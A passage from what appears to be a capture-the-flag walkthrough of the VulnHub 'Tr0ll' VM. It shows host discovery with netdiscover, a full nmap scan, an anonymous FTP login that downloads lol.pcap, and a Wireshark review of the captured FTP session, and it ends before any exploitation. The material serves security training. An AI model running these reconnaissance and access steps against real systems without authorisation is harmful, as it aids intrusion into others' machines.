
Troll

Tr0ll was inspired by the constant trolling of the machines within the OSCP labs.
The goal is simple, gain root and get Proof.txt from the /root directory.
Not for the easily frustrated! Fair warning, there be trolls ahead!
Difficulty: Beginner ; Type: boot2root

Link to download: https://www.vulnhub.com/entry/tr0ll-1%2C100/


Reconnaisance

Let's start by identifying our tariget IP using netdiscover
sudo netdiscover -i vboxnet0



```
Currently scanning: 172.16.72.0/16   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 162
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.100  08:00:27:fc:e4:8a      1      42  PCS Systemtechnik GmbH
192.168.56.173  08:00:27:70:e6:45      2     120  PCS Systemtechnik GmbH

┌─[✗]─[baz@parrot]─[~/comp ctf walkthroughs/troll]
└──╼ $
```

IP- 192.168.56.173
Now let's scan our target using nmap to identify open ports,services,versions etc
sudo nmap -A -p- 192.168.56.173




```
┌─[baz@parrot]─[~/comp ctf walkthroughs/troll]
└──╼ $sudo nmap -A -p- 192.168.56.173
[sudo] password for baz:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-07 12:37 IST
Nmap scan report for 192.168.56.173
Host is up (0.00052s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxrwxrwx    1 1000     0            8068 Aug 10  2014 lol.pcap [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 600
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 d6:18:d9:ef:75:d3:1c:29:be:14:b5:2b:18:54:a9:c0 (DSA)
|   256 ee:66:e6:50:cf:56:3b:9c:67:8b:5f:56:ca:ae:6b:f4 (ECDSA)
|_  256 b2:8b:e2:46:5c:ef:fd:dc:72:f7:10:7e:04:5f:25:85 (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/secret
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:70:E6:45 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

we got total of three ports open.
21 (ftp)
22(ssh)
80(http)


Enumeration

From the nmap scan we got to know there was anonymous login allowed. so let's jump into it.
ftp 192.168.56.173
get lol.pcap




```
┌─[baz@parrot]─[~/comp ctf walkthroughs/troll]
└──╼ $ftp 192.168.56.173
Connected to 192.168.56.173.
220 (vsFTPd 3.0.2)
Name (192.168.56.173:baz): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxrwxrwx    1 1000     0            8068 Aug 10  2014 lol.pcap
226 Directory send OK.
ftp> get lol.pcap
local: lol.pcap remote: lol.pcap
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for lol.pcap (8068 bytes).
226 Transfer complete.
8068 bytes received in 0.03 secs (230.8093 kB/s)
ftp> exit
221 Goodbye.
┌─[baz@parrot]─[~/comp ctf walkthroughs/troll]
└──╼ $ls
http.png  lol.pcap  netdiscover.png  nmap.png  notes
┌─[baz@parrot]─[~/comp ctf walkthroughs/troll]
└──╼ $
```

we got a file which is in pcap format. So this file has to be run through wirshark. May be there will be some hidden messages passing through the traffic let's analyse it through wireshark




```
tcp.stream eq 0

No.  Time       Source      Destination  Protocol Length Info
   1 0.000000   10.0.0.12   10.0.0.6     TCP       74 52449 → 21 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=
   2 0.000329   10.0.0.6    10.0.0.12    TCP       74 21 → 52449 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PE
   3 0.000345   10.0.0.12   10.0.0.6     TCP       66 52449 → 21 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=380917 TSecr=17
   4 0.001760   10.0.0.6    10.0.0.12    FTP       86 Response: 220 (vsFTPd 3.0.2)
   5 0.001811   10.0.0.12   10.0.0.6     TCP       66 52449 → 21 [ACK] Seq=1 Ack=21 Win=29696 Len=0 TSval=380918 TSecr=1
   6 3.894796   10.0.0.12   10.0.0.6     FTP       82 Request: USER anonymous
   7 3.895112   10.0.0.6    10.0.0.12    TCP       66 21 → 52449 [ACK] Seq=21 Ack=17 Win=28960 Len=0 TSval=1750767 TSecr
   8 3.895172   10.0.0.6    10.0.0.12    FTP      100 Response: 331 Please specify the password.

› Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
› Ethernet II, Src: VMware_5d:04:92 (00:0c:29:5d:04:92), Dst: VMware_20:70:99 (00:0c:29:20:70:99)
› Internet Protocol Version 4, Src: 10.0.0.12, Dst: 10.0.0.6
˅ Transmission Control Protocol, Src Port: 52449, Dst Port: 21, Seq: 0, Len: 0
    Source Port: 52449
    Destination Port: 21
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 0    (relative sequence number)
    Sequence number (raw): 1647052769

0000  00 0c 29 20 70 99 00 0c  29 5d 04 92 08 00 45 00   ··) p···)]····E·
0010  00 3c c8 14 40 00 40 06  5e 96 0a 00 00 0c 0a 00   ·<··@·@·^·······
0020  00 06 cc e1 00 15 62 2c  07 e1 00 00 00 00 a0 02   ······b,········
0030  72 10 ba dc 00 00 02 04  05 b4 04 02 08 0a 00 05   r···············
0040  cf f5 00 00 00 00 01 03  03 0a                     ··········

Packets: 67 · Displayed: 43 (64.2%)    Profile: Default
```

The packets didn't had any susplcious traffic passing by. So now we went to see the tcp stream were the data could be read in human readable form.



```
Wireshark · Follow TCP Stream (tcp.stream eq 0) · lol.pcap

220 (vsFTPd 3.0.2)
USER anonymous
331 Please specify the password.
PASS password
230 Login successful.
SYST
215 UNIX Type: L8
PORT 10,0,0,12,173,198
200 PORT command successful. Consider using PASV.
LIST
150 Here comes the directory listing.
226 Directory send OK.
TYPE I
200 Switching to Binary mode.
PORT 10,0,0,12,202,172
200 PORT command successful. Consider using PASV.
RETR secret_stuff.txt
150 Opening BINARY mode data connection for secret_stuff.txt (147 bytes).
226 Transfer complete.
TYPE A
200 Switching to ASCII mode.
PORT 10,0,0,12,172,74
200 PORT command successful. Consider using PASV.
LIST
150 Here comes the directory listing.
226 Directory send OK.
QUIT
221 Goodbye.

Packet 31. 12 client pkts, 16 server pkts, 24 turns. Click to select.
Entire conversation (714 bytes)   Show and save data as ASCII   Stream 0
```

